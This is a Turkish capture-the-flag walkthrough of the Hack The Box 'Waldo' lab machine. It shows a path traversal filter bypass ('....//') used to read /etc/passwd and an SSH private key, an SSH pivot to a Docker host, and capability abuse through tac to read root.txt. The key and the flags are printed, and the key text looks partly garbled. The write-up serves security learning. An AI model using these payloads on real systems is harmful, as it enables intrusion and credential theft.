

WALDO WALKTHROUGH

Reddish	yuntao	Linux	10.10.10.94	262	16
Waldo	strawman capnspacehook	Linux	10.10.10.87	1453	83
Dab	snowscan	Linux	10.10.10.86	462	16

Yukarıdaki resimde görüldüğü gibi Waldo isimli makine 10.10.10.87 IP adresine sahip. Bu IP adresini nmap ile tarıyoruz.

```
root@kali:~# nmap -sS -sV -p- 10.10.10.87
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-14 10:02 EST
Nmap scan report for 10.10.10.87
Host is up (0.063s latency).
Not shown: 65532 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 7.5 (protocol 2.0)
80/tcp    open      http         nginx 1.12.2
8888/tcp  filtered  sun-answerbook
```


Nmap taraması sonucunda 22 ve 80 numaralı portların açık olduğunu görüyoruz.

```
root@kali:~# nikto -h 10.10.10.87
- Nikto v2.1.6
-----
+ Target IP: 10.10.10.87
+ Target Hostname: 10.10.10.87
+ Target Port: 80
+ Start Time: 2018-12-14 10:07:09 (GMT-5)
-----
+ Server: nginx/1.12.2
+ Retrieved x-powered-by header: PHP/7.1.16
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to
  gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the u
  to render the content of the site in a different fashion to the MIME t
+ Root page / redirects to: /list.html
```


Yukarıdaki resimde de görüldüğü gibi nikto ile tarama gerçekleştirdiğimizde bize list.html sayfasının olduğunu söylüyor. Browser'dan direkt olarak list.html sayfasına gidiyoruz.



Control + U tuş kombinasyonu ile sayfanın kaynağını incelediğimizde /list.js dosyasına rastlıyoruz.




```
1 <html>
2   <head>
3     <title>List Manager</title>
4     <script src="/list.js"></script>
5     <style>
6       ul li p{
7         cursor: pointer;
8       }
9     </style>
10  </head>
11  <body>
12    <ul>
13      <li>
14        <p>
15          <img alt="list icon" data-bbox="145 185 165 205"/>
16        </p>
17      </li>
18    </ul>
19  </body>
20 </html>
```



```
function readDir(path){
  var xhttp = new XMLHttpRequest();
  xhttp.open("POST","dirRead.php",false);
  xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  xhttp.send('path=' + path);
  if (xhttp.readyState === 4 && xhttp.status === 200) {
    return xhttp.responseText;
  }else{
    return false;
  }
}


function readFile(file){
  var xhttp = new XMLHttpRequest();
  xhttp.open("POST","fileRead.php",false);
  xhttp.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
  xhttp.send('file=' + file);
  if (xhttp.readyState === 4 && xhttp.status === 200) {
    return xhttp.responseText;
  }else{
    return false;
  }
}
```

Yukarıdaki resimde görüldüğü gibi 2 fonksiyon çalışmaktadır. Bu fonksiyonlar sayesinde de dirRead.php ve fileRead.php sayfalarına POST isteğinde bulunmaktadır. Web sayfasını crawler ettiğimizde birden fazla php dosyasına rastlıyoruz.



Host	Method	URL
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	POST	/fileWrite.php
http://10.10.10.87	GET	/fileWrite.php

dirRead.php 'yi Repeater ' a veriyoruz.



Request

POST /dirRead.php HTTP/1.1

Host: 10.10.10.87

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Content-Type: application/x-www-form-urlencoded

Referer: http://10.10.10.87/list.html

Content-Length: 13

Connection: close

path=../list/

Response

HTTP/1.1 200 OK

Server: nginx/1.12.2

Date: Fri, 14 Dec 2018 19:56:06 GMT

Content-Type: application/json

Connection: close

X-Powered-By: PHP/7.1.16

Content-Length: 50

[".","..","list1","list2","list3","list4","list5"]

Raw	Params	Headers	Hex
POST /dirRead.php HTTP/1.1 Host: 10.10.10.87 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://10.10.10.87/list.html Content-type: application/x-www-form-urlencoded Content-Length: 7 Connection: close path=.			

Raw	Headers	Hex
HTTP/1.1 200 OK Server: nginx/1.12.2 Date: Tue, 18 Dec 2018 10:12:54 GMT Content-Type: application/json Connection: close X-Powered-By: PHP/7.1.16 Content-Length: 155 [".","..",".list","background.jpg","cursor.png","dirRead.php","face.png","fileDelete.php","fileRead.php","fileWrite.php","index.php","list.html","list.js"]		

Yukarıdaki iki resimden de anlaşılacağı üzere **dirRead.php** ile dizinleri dolaşabiliyoruz. Şimdi ise **fileRead.php** ile neler yapabileceğimize bakalım. Bu seferde fileRead.php 'yi Repeater ' a veriyoruz.

Raw	Params	Headers	Hex
POST /fileRead.php HTTP/1.1 Host: 10.10.10.87 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://10.10.10.87/list.html Content-type: application/x-www-form-urlencoded Content-Length: 24 Connection: close file=../../../../etc/passwd			

Raw	Headers	Hex
HTTP/1.1 200 OK Server: nginx/1.12.2 Date: Tue, 18 Dec 2018 10:18:13 GMT Content-Type: application/json Connection: close X-Powered-By: PHP/7.1.16 Content-Length: 14 { "file": false }		

Yukarıdaki resme baktığımızda /etc/passwd ' yi okumak istediğimizde { "file": false } ile karşılaşırız. Bunun nedeni ../ ' in engellendiğinden kaynaklanmaktadır. Bu durumu bypass etmemiz gerekiyor.

Raw	Params	Headers	Hex
POST /fileRead.php HTTP/1.1 Host: 10.10.10.87 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://10.10.10.87/list.html Content-type: application/x-www-form-urlencoded Content-Length: 33 Connection: close file=../../../../../../../../../../../../etc/passwd			



Raw	Headers	Hex
HTTP/1.1 200 OK Server: nginx/1.12.2 Date: Tue, 18 Dec 2018 10:20:22 GMT Content-Type: application/json Connection: close X-Powered-By: PHP/7.1.16 Content-Length: 1443 { "file": "root:x:0:0:root:/root:/bin:/ash\nbin:x:1:1:bin:/bin:/sbin:/nologin\nndaemon:x:2:2:daemon:/sbin:/sbin:/nologin\nadm:x:3:4:adm:/var/ada\nm:/sbin:/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin:/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/spool/mail:/sbin:/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin:/nologin\nnucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/		

Yukarıdaki resimde görüldüğü gibi ../ ekleyerek bypass işlemini gerçekleştirebiliyoruz.

Mantığı tam olarak şöyle;

....// Burada kırmızı ile işaretlenen yeri siliyor ve geriye siyah olan kısım kalıyor. Sonuç olarak elimizde bir adet ../ kalıyor. Buda /etc/passwd dosyasını okumamıza yetiyor.

Şimdi dizinler arasında gezerek nerelere kadar ulaşabileceğimize bakalacağız.



fileRead.php ile **"/.ssh/.monitor"** okuduk ve Private Key'i elde ettik.

Private key i kopyalayıp kendi sanal makinemizde oluşturduğumuz **monitor** isimli text dosyasına yapıştırdık.

```
root@kali:~/Masaüstü# cat monitor
-----BEGIN RSA PRIVATE KEY-----\nMIIEogIBAAKCAQEA7sytdE++NHawB9e+NN3V5t1DP1TYHc+4o8D36215Nwf6Cp1\nH6n4Nccdm1ZU+qB771i8Z0vymBtIEY4Fm07X4Pqt4zeNBfQKw0cyV1TLW6f\nle14cj+pnEiRTsyMiqlnJCS\ndGcc\ngNpW\AAANIN4vW9KsLLqIAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXi\n6SHhmPJ3sue9vJAIeH+n+5Xkbc8\6pceowqs9ujRkNzH9T1LJq4Fx1V\nIBADHwL\wdmuPEW6KU\nvnmzhRU3gcjuzwBET0TNejbl\KxNWXR9B2I0dHWfG8Ijw1LCu29nv8b+ehGp+bR\6\nNSQishHIRM0SpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5\nAC9exgruevj3q\nn1h+7o8kGEpmKnE0gUgEJRn69hxYHfbeJ0Wlll8Wort9yummox\05qo0BL4kQxUM7\nLCGLyxdkg50NdFDPBW3w806ULVfkv467M3ZB5ye8GeS\ndVa3yLEcGYEA7jk51MvUGSIFF6GkXsNb\w2cZGe9TiXBWUqWEE1g0bmQQ\nVx2ZWw0\nv0og0X\iROXAc6Z9WGPic6FhVgJd\4bN1LTRA+LWQwFt1b6l03xdsyaIyIW19xr\nCQrqHvukWSHLyF0zg0a0ZtMnV71ykH0CgYEAwSSy\nqFfDwRvVZjp26Yf\jnZavLCAc5hmh07eX5isCVcX86MHqpEYAFCECZn2dFFoPqI\noPqI\nyzHzgb9N6Z01YUEKqrkn03tA6JYJ9ojaMF8GZwvUtPzN41ksnD4MwETBE4bUaH1\nmNoaX1FWqIsCgYBYw\IMnLa3dr3CIAa32iU\nLROT4gGaAMXpncsMiPage6CrFVhiuoZ1SFNBv189q8zBm4PxOgkLLOj8B33HDQ\n\nLn2n1WytTyEuGA\qMdkoPB+TuFf1A5EzzZ0uR5WLlwa5nbEaLdNoYtBK1P5n4Kp\nw7uYnRex6DGobT2mD+10cQKBGvQlyune20k9QsHvZTU3e9z1RL+6LldmztFC3G9\n1HLmBkDTjj\XAjAZui0F4Rs\INnKJ6+OygKfApRxxCPF9NacLQJAZGAMxW50AqT\nrj1BhUCzZCUG0ABtpC6vYj\HLLlzpIC05AIEHdDvToPK\0WuY64fds0VccAYmMDr\nX\PLAoGAS6UhbCm5TWZhtL\hdpR0far3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2\nDvVny8gKbM\0enwHnTlwRTEj5qdeAM40oj\mwCDc6kpV1LJXrW2R5mCH9zgbNFla\nW0iKCBUAm5xZgU\YskMsCBMNM8A5ndRWGFefe+VGdVPaRie0ro=\n-----END RSA PRIVATE KEY-----\n
```

```
root@kali:~/Masaüstü# cat monitor | sed 's/\\n/\\n/g' | sed 's/\\n//g' > private
root@kali:~/Masaüstü# cat private
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA7sytdE++NHawB9e+NN3V5t1DP1TYHc+4o8D36215Nwf6Cp1
mR4JH6n4Nccdm1ZU+qB771i8Z0vymBtIEY4Fm07X4Pqt4zeNBfQKw0cyV1TLW6f
87s0FZBhYAiZGrNNeLLhB1IIZIjpdVJUbSXG6s2cxAlE14cj+pnEiRTsyMiqlnJCS
dGcc\gNpW\AAANIN4vW9KsLLqIAEDJfchY55sCJ5162Y9+I1xzqF8e9b12wVXi
o8PLGnFJvW6SHhmPJ3sue9vJAIeH+n+5Xkbc8\6pceowqs9ujRkNzH9T1LJq4Fx1V
v193Daq3bZ3dhIIWaWafmqzg+jStHSWOIwR73wIDAQABAoIBADHwL\wdmuPEW6KU
vmzhRU3gcjuzwBET0TNejbl\KxNWXR9B2I0dHWfG8Ijw1LCu29nv8b+ehGp+bR\6
pKHMFP66350xylNSQishHIRM0SpydgQvst4kbCp5vbTTdgC7RZF+EqzYEQfDrKW5
8KUNptTmnWWLPYyJLsJMsrsN4bqyT3vrkTyk9iGU2RrKGxrndCAC9exgruevj3q
1h+7o8kGEpmKnE0gUgEJRn69hxYHfbeJ0Wlll8Wort9yummox\05qo0BL4kQxUM7
VxI2Ywu46+0TzTMe0KJoyLCGLyxdkg50NdFDPBW3w806ULVfkv467M3ZB5ye8GeS
dVa3yLEcGYEA7jk51MvUGSIFF6GkXsNb\w2cZGe9TiXBWUqWEE1g0bmQQVx2ZWw0
v0og0X\iROXAc6Z9WGPic6FhVgJd\4bN1LTRA+LWQwFt1b6l03xdsyaIyIW19xr
xsbs2LNPW56A\5WTp0kfDbGC0rqHvukWSHLyF0zg0a0ZtMnV71ykH0CgYEAwSSy
qFfDwRvVZjp26Yf\jnZavLCAc5hmh07eX5isCVcX86MHqpEYAFCECZn2dFFoPqI
yzHzgb9N6Z01YUEKqrkn03tA6JYJ9ojaMF8GZwvUtPzN41ksnD4MwETBE4bUaH1
/pAcw\+/oYsh4BwkKnVhKNw36c+WmNoaX1FWqIsCgYBYw\IMnLa3dr3CIAa32iU
LROT4gGaAMXpncsMiPage6CrFVhiuoZ1SFNBv189q8zBm4PxOgkLLOj8B33HDQ\
/Ln2n1WytTyEuGA\qMdkoPB+TuFf1A5EzzZ0uR5WLlwa5nbEaLdNoYtBK1P5n4Kp
w7uYnRex6DGobT2mD+10cQKBGvQlyune20k9QsHvZTU3e9z1RL+6LldmztFC3G9
1HLmBkDTjj\XAjAZui0F4Rs\INnKJ6+OygKfApRxxCPF9NacLQJAZGAMxW50AqT
rj1BhUCzZCUG0ABtpC6vYj\HLLlzpIC05AIEHdDvToPK\0WuY64fds0VccAYmMDr
X\PLAoGAS6UhbCm5TWZhtL\hdpR0far3QkXwZ5xvaykB90XgIps5CwUGCCsvwQf2
DvVny8gKbM\0enwHnTlwRTEj5qdeAM40oj\mwCDc6kpV1LJXrW2R5mCH9zgbNFla
W0iKCBUAm5xZgU\YskMsCBMNM8A5ndRWGFefe+VGdVPaRie0ro=
-----END RSA PRIVATE KEY-----
```

Private key'i düzgün bir hale getirmek için "sed" aracını kullandık ve düzgün hale gelen RSA key'i **private** isimli dosyanın içine attık.

Bağlantı sağlamadan önce " **chmod 600 private**" yetkisi verdik.

```
root@kali:~/Masaüstü# chmod 600 private
root@kali:~/Masaüstü# ssh -i private nobody@10.10.10.87
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ whoami
nobody
waldo:~$
```

Private key'i kullanarak nobody kullanıcısı ile ssh üzerinden bağlantı sağlamış olduk.

Nobody kullanıcısının user.txt dosyasını okuma hakkı olduğunu gördük ve user.txt dosyasını okuduk.


```
waldo:~$ ls -la
total 20
drwxr-xr-x  1 nobody  nobody    4096 Dec 15 13:25 .
drwxr-xr-x  1 root    root      4096 May  3  2018 ..
lrwxrwxrwx  1 root    root        9 Jul 24 11:57 .ash_history -> /dev/null
drwx----- 1 nobody  nobody    4096 Jul 15 14:07 .ssh
-rw-----  1 nobody  nobody    1778 Dec 15 13:25 .viminfo
-r-----  1 nobody  nobody      33 May  3  2018 user.txt
waldo:~$ cat user.txt
32768bcd7513275e085fd4e7b63e9d24
```

ROOT.TXT

ifconfig ile network konfigürasyonuna baktığımızda 172.17.0.1 IP adresine rastlıyoruz.

```
waldo:~$ ifconfig
docker0  Link encap:Ethernet  HWaddr 02:42:FA:B9:06:02
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

ens33    Link encap:Ethernet  HWaddr 00:50:56:B9:2D:72
          inet addr:10.10.10.87  Bcast:10.10.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:841379 errors:0 dropped:10 overruns:0 frame:0
          TX packets:829128 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:113271273 (108.0 MiB)  TX bytes:259288796 (247.2 MiB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1587556 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1587556 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:221103531 (210.8 MiB)  TX bytes:221103531 (210.8 MiB)
```

/home/nobody/.ssh/authorized_keys 'e baktığımızda **monitor** isimli bir kullanıcının ssh bağlantısı olduğunu keşfettik.

```
waldo:~/.ssh$ cat /home/nobody/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAzuzK0MT740dpYH17403dXm3UM/VNgdz7ijwPfraXk3B/oKmwZHgkfqfg1xx2bVLT6oHvuWLxk6/K
YG0gRjgWbTtfg+q3jN40F+opa05zJXVMtbp/zuzQVkgFgCLMas014suEHUhi0kNULRtJcbqzZzECV7XhyP6mcSJF0zIyKrWckJJ0YJz+A21b8AA0g3
i9b0qyUuqIAQML9yFjnmwInnXrZj34jXH0oXx71vXBVeKu82jw8sacULXDpIeGY8my572+MAh4f6f7leRtzz/qLx6jCqz26NGQ3Mf1PWUmrqXHVW+L
3cNqrtdnd2EghZpZp+ar0D6NJ0FJY4jBHvf monitor@waldowaldo:~/.ssh$ ls
```

Monitor kullanıcısıyla beraber “. **monitor** “ private key’ini kullanarak 172.17.0.1 IP adresine bağlantı sağlamaya karar verdik.

```
waldo:~/.ssh$ ssh -i /home/nobody/.ssh/.monitor monitor@172.17.0.1 -t bash
monitor@waldo:~$ /usr/bin/id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
monitor@waldo:~$
```

Böylelikle monitor kullanıcısı ile SSH üzerinden login olmayı başardık.

```
monitor@waldo:~$ dir
bash: dir: command not found
monitor@waldo:~$ clear
bash: clear: command not found
monitor@waldo:~$
```

Yukarıdaki resimde görüldüğü gibi en basit komutları bile çalıştırmaya çalışırken “**command not found**” hatası ile karşılaşıyoruz. Bunun nedeni **\$PATH** değişkeninin ikili dosyaların bulunduğu ortak dizinler için tanımlanmamış olmasıdır.

```
monitor@waldo:~$ echo $PATH
/home/monitor/bin:/home/monitor/app-dev:/home/monitor/app-dev/v0.1
monitor@waldo:~$
```

export PATH="\$PATH:/usr/sbin:/usr/bin:/sbin:/bin" komutu ile ortak dizinleri **\$PATH** değişkenine ekliyoruz ve artık komutların çalıştığını görüyoruz.

```
monitor@waldo:~$ export PATH="$PATH:/usr/sbin:/usr/bin:/sbin:/bin"
monitor@waldo:~$ dir
app-dev  bin
monitor@waldo:~$ |
```

```
monitor@waldo:~$ ls
app-dev  bin
monitor@waldo:~$ cd app-dev/
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$ |
```

Yukarıdaki resimde görüldüğü gibi app-dev dizininin içinde logMonitor isiminde bir araç bulunmaktadır.

```
monitor@waldo:~/app-dev$ ./logMonitor -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev$ ./logMonitor -a
Cannot open file
monitor@waldo:~/app-dev$ |
```

Aracı -h parametresi ile nasıl kullanacağımıza baktığımızda bize birden fazla parametre imkanı sunuyor. -a parametresini kullandığımızda ise “Cannot open file” hatası ile karşılaşıyoruz. Bu durum logMonitor aracını monitor kullanıcısı ile kullanamayacağımızın göstergesidir.

```
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o      v0.1
monitor@waldo:~/app-dev$ cd v0.1/
monitor@waldo:~/app-dev/v0.1$ ls
logMonitor-0.1
monitor@waldo:~/app-dev/v0.1$ ./logMonitor-0.1 -h
Usage: logMonitor [-aAbdDfhklmsw] [--help]
monitor@waldo:~/app-dev/v0.1$ ./logMonitor-0.1 -a
Dec 16 21:17:01 waldo CRON[930]: pam_unix(cron:session): session opened for use
root by (uid=0)
Dec 16 21:17:01 waldo CRON[930]: pam_unix(cron:session): session closed for use
root
Dec 16 22:17:01 waldo CRON[947]: pam_unix(cron:session): session opened for use
root by (uid=0)
```

Yukarıdaki resimde görüldüğü gibi 0.1 versiyonunu kullanmaya çalıştığımızda rahatlıkla kullanabiliyoruz.

```
monitor@waldo:~/app-dev$ ls -la logMonitor
-rwxrwx--- 1 app-dev monitor 13704 Jul 24 08:10 logMonitor
monitor@waldo:~/app-dev$ ls -la v0.1/logMonitor-0.1
-r-xr-x--- 1 app-dev monitor 13706 May 3 2018 v0.1/logMonitor-0.1
monitor@waldo:~/app-dev$ |
```

Bu iki dosyanın izinlerine bakıldığında herhangi bir şekilde SUID bitinin kullanılmadığını görebiliyoruz. Bu durumda dosyaların yeteneklerini görebilmek için “getcap” komutunu kullanacağız.

Bknz : <http://man7.org/linux/man-pages/man8/getcap.8.html>

```
monitor@waldo:~/app-dev$ ls
logMonitor      logMonitor.c  logMonitor.h.gch  makefile
logMonitor.bak  logMonitor.h  logMonitor.o       v0.1
monitor@waldo:~/app-dev$ getcap logMonitor
monitor@waldo:~/app-dev$ getcap v0.1/logMonitor-0.1
v0.1/logMonitor-0.1 = cap_dac_read_search+ei
monitor@waldo:~/app-dev$ |
```

Yukarıdaki resimde de görüldüğü gibi v0.1/logMonitor-0.1 ‘ in cap_dac_read_search+ei yeteneğine sahip olduğunu görüyoruz. Böyle bir yetenek olduğunda sistemdeki bazı dosyaları normal kullanıcı olarak okuyabiliriz.

“/sbin/getcap -r / 2>/dev/null” komutu ile numaralandırma işlemine devam ettiğimizde “tac” ın bu yeteneği kullanmamıza olanak sağladığını görüyoruz.

```
monitor@waldo:~$ /usr/bin/tac /root/root.txt
8fb67c84418be6e45fbd348fd4584f6c
monitor@waldo:~$ |
```

Böylelikle root.txt dosyasını okuyoruz.

8fb67c84418be6e45fbd348fd4584f6c